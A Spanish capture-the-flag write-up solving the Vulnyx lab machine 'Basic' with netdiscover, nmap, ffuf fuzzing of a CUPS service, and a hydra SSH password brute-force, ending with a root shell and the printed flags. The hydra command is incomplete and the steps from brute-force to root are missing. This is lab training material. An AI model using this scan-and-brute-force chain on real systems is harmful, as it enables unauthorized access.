

Máquina Basic (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 02 agosto

Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:d6:4c:33	1	60	PCS Systemtechnik GmbH
10.0.2.7	08:00:27:8d:f7:c1	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.7

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.7
```

```
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.226 ms

— 10.0.2.7 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.226/0.226/0.226/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


```
$ nmap -PN 10.0.2.7 -sVC
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 01:00 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00039s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
|_ ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:0f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:30:fa:b5:49:ab:40:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_ http-title: Apache2 Test Debian Default Page: It works
|_ http-server-header: Apache/2.4.56 (Debian)
631/tcp   open ipp      CUPS 2.3
|_ http-server-header: CUPS/2.3 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Inicio - CUPS 2.3.3op2
MAC Address: 08:00:27:8D:F7:C1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```


Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22**, **80** y **631**.

Comprobamos que es lo que corre en el puerto 631.




A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:

```
$ ffuf -u http://10.0.2.7:631/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
```



Encontramos el directorio **printers**.

Accedemos al directorio y nos encontramos que existe el usuario **dimitri**.



Con la herramienta **hydra** realizamos un ataque a ssh para intentar crackear la contraseña del usuario dimitri, para ello ejecutamos el siguiente comando:

```
$ hydra -l dimitri -P Descargas/rockyou.txt -T 64 -I
```



```
# whoami
root
# cat user.txt
f17d2f67c468d15
# cd /root
# cat root.txt
551df067bd06f13
#
```

iii Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.